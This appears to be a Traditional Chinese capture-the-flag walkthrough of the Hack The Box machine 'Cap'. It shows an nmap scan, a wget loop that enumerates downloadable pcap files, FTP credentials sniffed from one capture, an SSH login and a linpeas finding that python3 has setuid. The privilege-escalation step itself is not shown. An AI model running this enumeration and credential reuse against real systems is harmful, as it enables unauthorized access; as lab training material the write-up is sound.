
Cap(完成),轉寫shell,wireshark判斷,python3提權


```
└─# nmap -sCV -p 21,22,80 -A  10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 07:05 PDT
Nmap scan report for 10.10.10.245
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    gunicorn
|_http-title: Security Dashboard
| fingerprint-strings: 
|   FourOhFourRequest: 
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 19 May 2024 14:06:02 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest: 
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 19 May 2024 14:05:55 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png"
href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 19 May 2024 14:05:55 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, GET, HEAD
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
|     </head>
|     <body>
|     <h1><p>Bad Request</p></h1>
|     Invalid HTTP Version &#x27;Invalid HTTP Version:
&#x27;RTSP/1.0&#x27;&#x27;
|     </body>
|_    </html>
|_http-server-header: gunicorn
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.94SVN%I=7%D=5/19%Time=664A0744%P=aarch64-unknown-linux-g
SF:nu%r(GetRequest,2F4C,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\n
SF:Date:\x20Sun,\x2019\x20May\x202024\x2014:05:55\x20GMT\r\nConnection:\x2
SF:0close\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Lengt
SF:h:\x2019386\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang
SF:=\"en\">\n\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x
SF:20\x20\x20<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\
SF:">\n\x20\x20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\
SF:x20<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initi
SF:al-scale=1\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20typ
SF:e=\"image/png\"\x20href=\"/static/images/icon/favicon\.ico\">\n\x20\x20
SF:\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.mi
SF:n\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/stati
SF:c/css/font-awesome\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesh
SF:eet\"\x20href=\"/static/css/themify-icons\.css\">\n\x20\x20\x20\x20<lin
SF:k\x20rel=\"stylesheet\"\x20href=\"/static/css/metisMenu\.css\">\n\x20\x
SF:20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carous
SF:el\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"
SF:/static/css/slicknav\.min\.css\">\n\x20\x20\x20\x20<!--\x20amchar")%r(H
SF:TTPOptions,B3,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x
SF:20Sun,\x2019\x20May\x202024\x2014:05:55\x20GMT\r\nConnection:\x20close\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20OPTIONS,\x
SF:20GET,\x20HEAD\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTT
SF:P/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Type
SF::\x20text/html\r\nContent-Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\
SF:n\x20\x20\x20\x20<title>Bad\x20Request</title>\n\x20\x20</head>\n\x20\x
SF:20<body>\n\x20\x20\x20\x20<h1><p>Bad\x20Request</p></h1>\n\x20\x20\x20\
SF:x20Invalid\x20HTTP\x20Version\x20&#x27;Invalid\x20HTTP\x20Version:\x20&
SF:#x27;RTSP/1\.0&#x27;&#x27;\n\x20\x20</body>\n</html>\n")%r(FourOhFourRe
SF:quest,189,"HTTP/1\.0\x20404\x20NOT\x20FOUND\r\nServer:\x20gunicorn\r\nD
SF:ate:\x20Sun,\x2019\x20May\x202024\x2014:06:02\x20GMT\r\nConnection:\x20
SF:close\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length
SF::\x20232\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x2
SF:03\.2\x20Final//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20F
SF:ound</h1>\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20t
SF:he\x20server\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20ple
SF:ase\x20check\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   231.01 ms 10.10.14.1
2   231.61 ms 10.10.10.245

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.46 seconds
```

21port使用匿名失敗(無帳密)

針對web解析完畢，目錄爆破沒東西，
發現安全快照可以下載pcap封包檔，此子頁面會不斷更改





儀表板

家 / 儀表板

資料類型


資料包數量

IP封包數量

TCP 封包數量

UDP 封包數量

burp看從哪邊下載




```
GET /download/4 HTTP/1.1
Host: 10.10.10.245
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.10.245/data/4
Upgrade-Insecure-Requests: 1
```

撰寫shell腳本進行多筆下載


```
for i in {0..500}
do
  wget 10.10.10.245/download/${i} -O ${i}.pcap 2>/dev/null || break;
done;
```

獲取多個封包檔，進行腳本前，已看過2、3



```
┌──(root㉿kali)-[/home/kali/Desktop/wireshark]
└─# ls
0.pcap   1.pcap   2.pcap   3.pcap   4.pcap   5.pcap   wget.sh
```

查看0.pcap，經過排序後，發現FTP帳密




```
34 2.626895   192.168.196.16   192.168.196.1    FTP   76 Response: 220 (vsFTPd 3.0.3)
36 4.126500   192.168.196.1    192.168.196.16   FTP   69 Request: USER nathan
38 4.126630   192.168.196.16   192.168.196.1    FTP   90 Response: 331 Please specify the password.
40 5.424998   192.168.196.1    192.168.196.16   FTP   78 Request: PASS Buck3tH4TF0RM3!
42 5.432387   192.168.196.16   192.168.196.1    FTP   79 Response: 230 Login successful.
43 5.432801   192.168.196.1    192.168.196.16   FTP   62 Request: SYST
```

```
username : nathan
passwd : Buck3tH4TF0RM3!
```


登入成功，有旗標，猜測也可以ssh連線

先下載旗標XD




```
┌──(root㉿kali)-[/home/kali/Desktop/wireshark]
└─# cat user.txt
c2a914d88e460d31b77c2a52ed5c70f5
```

ssh連線成功




```
┌──(root㉿kali)-[/home/kali/Desktop/wireshark]
└─# ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yese
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon May 20 08:48:32 UTC 2024

  System load:           0.59
  Usage of /:            35.4% of 8.73GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             229
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:636e

  ⇒ There are 3 zombie processes.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ whoami
nathan
```

進行linpeas.sh掃描，
發現python3可使用setuid

